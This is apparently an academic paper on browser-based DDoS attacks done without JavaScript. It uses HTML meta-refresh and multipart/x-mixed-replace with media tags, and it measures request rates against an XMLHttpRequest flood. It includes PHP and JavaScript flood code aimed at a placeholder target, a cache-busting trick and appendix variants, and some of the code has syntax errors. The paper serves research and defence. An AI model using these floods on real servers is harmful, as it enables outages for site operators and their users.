Browser-Based DDoS Attacks without Javascript

Ryo Kamikubo
Graduate Schoo of Engineering
Tokyo Denki University
Tokyo, Japan

Taiichi Saito
Tokyo Denki University
Tokyo, Japan

***Abstract*—Recently, browser-based distributed denial of service (DDoS) attacks, in which a malicious JavaScript program is distributed through an advertisement network, and runs in the background of the web browser, were observed. In this paper, we address a question whether browser-based DDoS attacks can be realized without JavaScript. We construct new browser-based DDoS attacks based only on HTML functions, and compare them with the existing JavaScript-based DDoS attacks in efficiency.**

***Keywords*—Browser; denial of service (DoS); distributed denial of service (DDoS); attacks; HTML; JavaScript; botnets; networks**

I. Introduction

A denial of service (DoS) attack is an attack to make a service unavailable to users by exhausting resources for the service. Especially, when the attack is performed by numerous devices distributed over wide area, it is called distributed denial of service (DDoS) attack. Traditional DDoS attacks are performed in lower layers (Layer 3/4). An attacker makes a malware infect devices and the infected devices send many packets of the lower layer to a target machine, by commands from the command and control (C&C) servers. The infected devices are called bots and the network consisting of bots and C&C servers is called botnet. On the other hand, DDoS attacks performed in the upper layer (Layer 7) have been observed recently. One of the DDoS attacks in Layer 7 is a “browser-based DDoS attacks” in Fig. 1, which attacks use a normal web browser as a bot. The most simple and classic attack method that uses web browser is “F5 attack”, but the browser-based DDoS attack is different from that.

An example of browser-based DDoS attacks scenario is based on abuses of advertisement. In the scenario, advertisements including malicious JavaScript that launches DDoS attacks are distributed through the advertisement network. When a user browses a page including the advertisement, the script generates many requests to a targeted server. Compared to traditional DDoS attacks, in this attack scenario, the client does not need to be infected with malwares and attack is initiated simply by browsing an ordinary website on which the advertisement is placed. Furthermore, unlike "F5 attack", the attack is done regardless of the intention of the user. However, the attack is terminated by closing the webpage including the advertisement, and then attacks in this scenario have no persistence. Although it seems that the degree of threat is low at first glance, there were cases of DDoS attacks that actually abused the advertisement network.

Here are two examples:

- In March 2015 DDoS attacks targeting Github and GreatFire.org occurred [4]. According to reports by GreatFire and Github, it was up to 2.6 billion (req / s), because JavaScript loaded on the web site using Baidu's access statistics service was replaced by JavaScript that generates a request for the target web site In response to the request, it was said that the failure occurred for up to five days.
- In September 2015 DDoS attacks targeting US Security Company CloudFlare occurred [3]. CloudFlare reports that this attack supplied a maximum of 275,000 (req/s) requests. In addition, according to CloudFlare report, attacks were delivered through advertising networks, which led to attack pages with malicious JavaScript.

Section 2 reviews related researches on browser-based DDOS attacks. We propose an idea that considers how to form botnets to perform browser-based DDoS attacks that exploit in Section 3. Sections 4 and 5 explain Web functions without JavaScript, and proposed attack methods. Section 6 mentions experimental results of previous and proposed attacks. We conclude this paper in Section 7.



Fig. 1. An example browser-based DDoS attacks.

II. Related Works

L. Kuppan suggests that there are possibilities of DDoS attacks by abusing HTML5 technologies in web browsers [1]. Among them is an idea that browser-based DDoS attacks can be realized by using XMLHttpRequestAPI and WebWorkers.

G. Pellegrino *et al.* discuss the use of JavaScript functions in browser-based DDoS attacks method [2]. They describe attacks that use the four APIs of XMLHttpRequestAPI [8], [9], WebSocketAPI [10], Server-Sent Event (SSE) API [11], and imageAPI [12]. Three JavaScript APIs among them are capable

of sending HTTP requests per second enough for DDoS attacks and that XMLHttpRequest is the most efficient.

III. Browser Botnet

While a traditional botnet is a network consisting of many infected devices, a browser botnet consists of web browsers that load a page including malicious script. Unlike traditional botnet, it is not necessary for browser botnet to infect clients with malware when it is acquired, and then botnet formation is inexpensive. On the other hand, if the browser window or tab is closed, the attack by the browser is terminated and it has a feature of no persistence. In this section, we present an idea that can be thought of as acquisition of browser botnet.

Recently, several cases of DDoS attacks using browser botnet composed of advertisement networks have been observed. The method of acquiring browser botnets by using the advertising network was proposed in Blackhat2013 [6]. Web advertisement is installed in many web sites, and it can be used to prepare a large number of clients as a tool for DDoS attack from its features. The attack cost is much cheaper than malware botnets. According to research by J. Caballero *et al.* [7], there is a report that the cost per malware 1000 installation is $6 to $140. On the other hand, according to research G. Pellegrino *et al.* [2], the attack cost per day when attacking the advertisement network is an average of $0.02. It is very inexpensive compared with malware botnet formation.

IV. HTML Functions used for Attacks

In order to do DDoS attack without using JavaScript, we use dynamic document functions of HTML. The dynamic document function is a function that a web page automatically takes some action and changes the content of the web page dynamically [5]. Usually it is used to create pages and animations that change with time, such as stock price information and weather forecast. Most standard browsers support two different dynamic document functions, "client pull" and "server push".

A. Client Pull

Using client pull functions, the web browser can reload a page automatically and repeatedly after an interval. In this research, we use a client pull function, "meta-refresh".

1) meta-refresh: If a value of <meta> http-equiv attribute is "refresh", it causes refreshing pages[5]. Its basic usage is as follows:

```
1:  <meta http-equiv="refresh" content="1"
2:  url="http://example.com">
```

The attribute *content* specifies the number of seconds to wait before redirecting, and the attribute *url* specifies the redirect destination URL and if it is no specified, redirection to the same page occurs.

B. Server Push

Using server push functions, the server can transmit data to the web browser at an arbitrary timing. Unlike client pull, server push maintains HTTP connection until all interactions are finished. As a server push, we use "multipart/x-mixed-replace" in this research.



Fig. 2. Multipart/x-mixed-replace.

1) Multipart/x-mixed-replace: It is a special mime-type content type header in a server response. The server response consists of multiple parts delimited by a boundary character string, and the server can send each part separately [5]. The basic usage is as shown below, and the operation image is as shown in Fig. 2.

```
1:  Content-type:multipart/x-mixed-replace;boundary=End
2:  --End
3:  Content-type: image/jpg
4:  <tag src="http://example.com">
5:  --End
6:  Content-type: image/jpg
7:  <tag src= "http://example.com">
8:  --End
```

A response is divided into multiple data blocks with the boundary character string determined by the *boundary* attribute, and each part is sent separately. The browser receives each part and renders it, and after a new part is received, it replaces the previously rendered part. This function can be repeatedly used by using the boundary character string.

C. HTML Tags

Requests used for DDoS attacks are generated with HTML tags. In this research, experiments were carried out with the following tags that have no restriction by the same origin policy [13].

1) <img> tag: Images can be displayed in the window by using the img tag. The basic usage is as follows:

```
1:  <img src=" http://example.com/image.png">
```

In addition to PNG/GIF/JPEG image format, a single PDF, etc. can also be specified with the src attribute. There are various other options.

2) <iframe> tag: By using the iframe tag, you can embed an HTML page in the windows. The basic usage is as follows:

```
1:  <iframe src=" http://example.com">
```

Any HTML page specified by the src attribute can be displayed inline in the windows. There are various other options.

3) <video> tag: By using the video tag, we can handle movies with standard HTML even without plugins like flash. Its basic usage is as follows:

```
<video src="http://example.com/video.mp4" controls>
</video>
```

The video tag accepts various movie formats in the src attribute. It has many options such as source and controls attributes.

4) <audio> tag: Audio tags can be used to embed audio content in documents. The basic usage is as follows:

```
<audio src=" http://example.com/audio.mp3" controls>
</audio>
```

The audio tag accepts various audio formats in the src attribute. There are many options as well as other tags.

V. Proposed Attack Methods

A. Attack Methods

1) Attack using meta-refresh: Below is an example code for an attack of the combination of meta-refresh and <*img*> tag. It is written in php and works in server.

```
for ($i =1; $i< 9999++) {
 for ($j = 1; $j< 9999++) {
  print '<meta http-equiv="refresh" content=0.1>';
  }
 print '<img src="http://target? '.(1000*$i+$j).'"/>';
}
```

In this code, we specify the attack target in the src attribute in <*img*> tag. We set a sufficiently small value to the content attribute, which is the number of seconds to wait, and set a large value to the number of iterations. We should be careful not to enlarge it too much, since browsers will become unstable when existing data is specified in src.

2) Attack using multipart/x-mixed-replace: Below is an example code for an attack of the combination of multipart/x-mixed-replace and <*img*> tag. It is written in php and works in server. Fig. 3 is an attack image diagram where "Server" supplies a malicious advertisement through an Adnet.

```
$seperator = "xxxxxxxxxxxxx";
header("Content-Type:multipart/x-mixed-replace;
    boundary=$seperator");
ob_get_flush();
echo "--$seperator\n";
for ($i = 1; $i < 9999; $i++) {
 echo 'Content-Type: text/html; charset=utf-8;
 for ($j = 1; $j< 100; $j++) {
  echo '<img src="http://target? '.(1000*$i+$j)."/>
  </img>';
 }
print "\n--$seperator\n";
flush();
sleep(1);
}
```



Fig. 3. Multipart/x-mixed-replace attacking image.

We specify the attack targeted by the src attibute of <*img*> tag. The function *sleep()* takes a small value to specify the number of seconds to wait before pushing. The number of iteration of for-loop is set to a large value. We should be careful not to enlarge it too much, since browsers will become unstable when existing URL is specified in *src*.

3) Attack using XMLHttpRequest: An example code for the DDoS attack using XMLHttpRequest [8], [9] discussed in the related research [2] is as follows:

```
function sendxhr(){
 var xhr = new XMLHttpRequest();
 xhr.open("GET","http://target",true);
 xhr.send();
 }
var count = 0;
for (; count < 99999;){
 sendxhr();
 count++;
}
```

This code uses asynchronous *GET* request. The variable count which is the number of repetitions takes a sufficiently large value.

B. Improve Efficiency

In the dynamic document function, if you simply set the same attack target URL to the *src* attribute, the browser does not send the second and subsequent requests and shows the response of the 304 Not Modified HTTP status code [14], which is inefficient, as shown in Fig. 4. To avoid this, we attach a random query string to the end of the attack target URL, as shown in Fig. 5.

25	200	HTTP	localhost	/metar.php
26	200	HTTP	192.168.11.27	/webdos/ayami.jpg
27	200	HTTP	localhost	/metar.php
28	304	HTTP	192.168.11.27	/webdos/ayami.jpg
29	200	HTTP	localhost	/metar.php
30	304	HTTP	192.168.11.27	/webdos/ayami.jpg
31	200	HTTP	localhost	/metar.php
32	304	HTTP	192.168.11.27	/webdos/ayami.jpg
33	200	HTTP	localhost	/metar.php
34	304	HTTP	192.168.11.27	/webdos/ayami.jpg

Fig. 4. No query string at the end of the URL.



Fig. 5. Random query string at the end of the URL.

VI. Experiments

A. Experiment Environment

Our experimental environment is shown in Table 1.

TABLE I. Experiment Environment

	Client	Server
OS	Windows10	Ubuntu15.10
CPU	Intel corei3-4160 3.6GHz*2	Intel corei3-4130 3.4GHz*2
RAM	8GB	8GB

Server side software is Apache 2.4. Client softwares are Firefox49.0.1 and Chrome47.0.2526. We use the apachetop command on the server side to measure HTTP requests.

B. Results

Table II shows the efficiency of the method using XMLHttpRequest, our proposed Browser-based DDoS attacks without JavaScript and the F5attack [15] in the same environment.

In the case of Firefox, the highest request number of 155.0 req/s can be issued on average in the combination of the "multipart/x-mixed-replace, <*audio*> tag, and existing URL". On the other hand, when the XMLHttpRequest proposed in the related research [2] is reproduced in our experimental environment, the average is 202.4 req/s, and it can be said that JavaScript attack is more efficient.

In the case of Chrome, the average number of requests of 138.5 req/s can be issued in the combination of "meta-refresh, <*audio*> tag, and no existing URL". On the other hand, the XMLHttpRequest proposed in the related research is 47.5 req/s, and the result that the proposed method attack is overwhelmingly efficient is obtained. Some combinations in the proposed method did not operate on Chrome.

In the combination of "meta-refresh, <*audio*> tag, and no existing URL", it was possible to constantly generate many HTTP requests both in Firefox and Chrome.

A characteristic feature of the proposed method is that a combination with significant band occupancy was observed.

In case of existing URL, maximum bandwidth occupation is 100 Mbps for multipart/x-mixed-replace with <audio> tag and 38 Mbps for meta-refresh with <video> tag, as shown in Fig. 6 and 7, respectively.

TABLE II. Results the unit is request per second [Req/s]

	FireFox		Chrome	
	Average	Max	Average	Max
m/x,img,N	143.0	174.6	141.2	146.3
m/x,img,E	132.6	173.0	-	-
m/x,iframe,N	55.98	168.2	41.67	70.50
m/x,iframe,E	62.76	168.2	42.58	73.50
m/x,video,N	151.3	151.7	-	-
m/x,video,E	1.28	1.44	-	-
m/x,audio,N	144.2	150.7	-	-
m/x,audio,E	155.0	161.4	-	-
meta,img,N	75.55	171.0	92.61	144.0
meta,img,E	72.18	86.60	98.60	111.0
meta,video,N	74.25	99.00	103.9	133.1
meta,video,E	4.67	12.00	1.89	6.00
meta,audio,N	140.7	161.1	138.5	152.9
meta,audio,E	58.00	52.83	12.00	7,27
XHR	202.4	211.0	45.76	75.00
F5 Arrack	29.96	31.00	29.97	31.00

The experimental results are shown in Table II. The abbreviations have the following meanings.

multipart/x-mixed-replace	m/x
meta-refresh	meta
XMLHttpRequest	XHR
<*img*> tag	img
<*iframe*> tag	iframe
<*video*> tag	video
<*audio*> tag	audio
existing URL	E
no existing URL	N

In this research, in Firefox, the attack efficiency of average 55.0 req/s in the most efficient combination in the HTML-based DDoS attack methods is inferior to that of average of 202.4 req/s in the JavaScript-based DDoS method using XMLHttpRequest. However, since the proposed attack methods are HTML-based attacks that do not use JavaScript, it is possible for a web browser that disables JavaScript to be a bot, and the acquisition of browser botnet is even easier. Therefore, even if the efficiency is inferior, they become a threat in acquiring more botnets.



Fig. 6. Multipart/x-mixed-replace, <*audio*>tag,exist data(Firefox).



Fig. 7. Meta-refresh, <*video*>tag,exist data(Firefox).

VII. Conclusions

In this paper, we proposed browser-based DDoS attack methods that are new methods of browser-based DDoS attacks and do not use JavaScript. Using the dynamic document functions of HTML, we showed in the experiment that browser-based DDoS attack is possible even when JavaScript is disable, and compared and evaluated them with the method proposed in the related research. In Firefox, efficiency was not better than XMLHttpRequest proposed in related research. Chrome, on the other hand, attained more attack efficiency than XMLHttpRequest. The experimental results showed that the efficiency of the same browser varies depending on the combination of HTML functions and tags in the proposed method, and even with the same combination, the experiment shows that efficiency varies depending on the browser. Since we examined our proposed attack methods only in two desktop version web browsers, Firefox and Chome, we will also experiment with other web browsers (e.g. IE/Edge, Opera) and mobile version web browsers. We will investigate other web functions for browser-based DDoS attacks and mitigation methods for our attacks.

References

[1] L. Kuppan, "Attaching with HTML5," *Black Hat 2010*, L.A., USA, July. 2010.

[2] G. Pellegrino, C. Rossow, F. J. Ryba, T. C. Schmidt, and M. Wahlisch, "Cashing out the Great Cannon? On Browser-Based DDoS Attacks and Economics," *The 9th USENIX Workshop on Offensive Technologies (WOOT '15)*, D.C., USA, Aug. 2015.

[3] Marek Majkowski, "Mobile Ad Networks as DDoS Vectors: A Case Study," Cluodflare report, Sept. 2015.

[4] B. Marczak, N. Weaver, J. Dalek, R. Ensafi, D. Fiflield, S. McKune, A. Rey, J. S. Railton, R. Deibert, and V. Paxson, "China's Great Cannon," MUNK SCHOOL OF GLOVAL AFFAIRS UNIVERSTY OF TORONTO, Apr. 2015

[5] Shishir Gundavaram, "CGI Programming on the World Wide Web," O'REILLY, 1996, pp.138-141.

[6] J. Grossman and M. Johansen, "Million Browser Botnet," *Black Hat 2013*, L.A., USA, July. 2013.

[7] J. Caballero, C. Grier, C. Kreibich, and V. Paxson, "Measuring Pay-per-Install: The Commoditization of Malware Distribution," *USENIX Security '11*, C.A., USA, Aug. 2011.

[8] D. Flanagan, " JavaScript 6th," O'REILLY, 2012, pp.535-563.

[9] A. V. Kesteren, J. Aubourg, J. Song, and H. R. M. Steen, "XMLHttpRequest Level 1," W3C Standard, Oct. 2016.

[10] Internet Engineering Task Force(IETF) Request for Comments(RFC) 6455, "The WebSocket Protocol," ISSN 2070-1721, Dec. 2011.

[11] I. Hickson, "Server-Sent Events," W3C Recommendation, Jan. 2015.

[12] S. Faulkner, A. Eicholz, T. Leithead, A. Danilo, and S. Moon, "HTML5.2," W3C , Dec. 2017.

[13] M. Smith, " HTML: The Markup Language," W3C Working draft, May 2011.

[14] Internet Engineering Task Force(IETF) Request for Comments(RFC) 2616, " Hypertext Transfer Protocol -- HTTP/1.1," Dec. 2011

[15] Takeshi Yatagai, Takamasa Isohara, and Iwao Sasase, "Detection of HTTP-GET flood Attack Based on Analysis of Page Access Behavior," in IEEE Pacific Rim Conference on Communications, Computers and Signal Processing(PACRIM), pp. 232-235, Sept. 2007

Appendix A

We give some examples of combinations of the proposed DDoS attack methods indicated by our attack methods in Section 5.

- Meta-refresh, <*audio*>tag, existing URL

```
1:  for ($i =1; $i< 9999++) {
2:   for ($j = 1; $j< 9999++) {
3:    print '<meta http-equiv="refresh" content=0.1>';
4:    }
5:   print '<audio src="http://target/audio.mp4?
       '.(1000*$i+$j).'"/>';
6:  }
```

- Meta-refresh, <*iframe*>tag, no existing URL

```
1:  for ($i =1; $i< 9999++) {
2:   for ($j = 1; $j< 9999++) {
3:    print '<meta http-equiv="refresh" content=0.1>';
4:    }
5:   print '<iframe src="http://target/noexsiting?
       '.(1000*$i+$j).'"/>';
6:  }
```

- Multipart/x-mixed-replace, <*video*>tag, no existing URL

```
1:  $seperator = "xxxxxxxxxxxxx";
2:  header("Content-Type:multipart/x-mixed-replace;
      boundary=$seperator");
3:  ob_get_flush();
4:  echo "--$seperator\n";
5:  for ($i = 1; $i < 9999; $i++) {
6:   echo 'Content-Type: text/html; charset=utf-8;
7:   for ($j = 1; $j< 100; $j++) {
8:    echo '<video src="http://target/noexisting
       '.(1000*$i+$j)."/>
9:    </video>';
10:  }
11: print "\n--$seperator\n";
12: flush();
13: sleep(1);
14: }
```

Appendix B

A Table II of Section 6 is shown in Fig. 8. Fig. 8 shows the efficiency of the method using XMLHttpRequest, our proposed Browser-based DDoS attacks without JavaScript and the F5attack in the same environment.



Fig. 8. Results.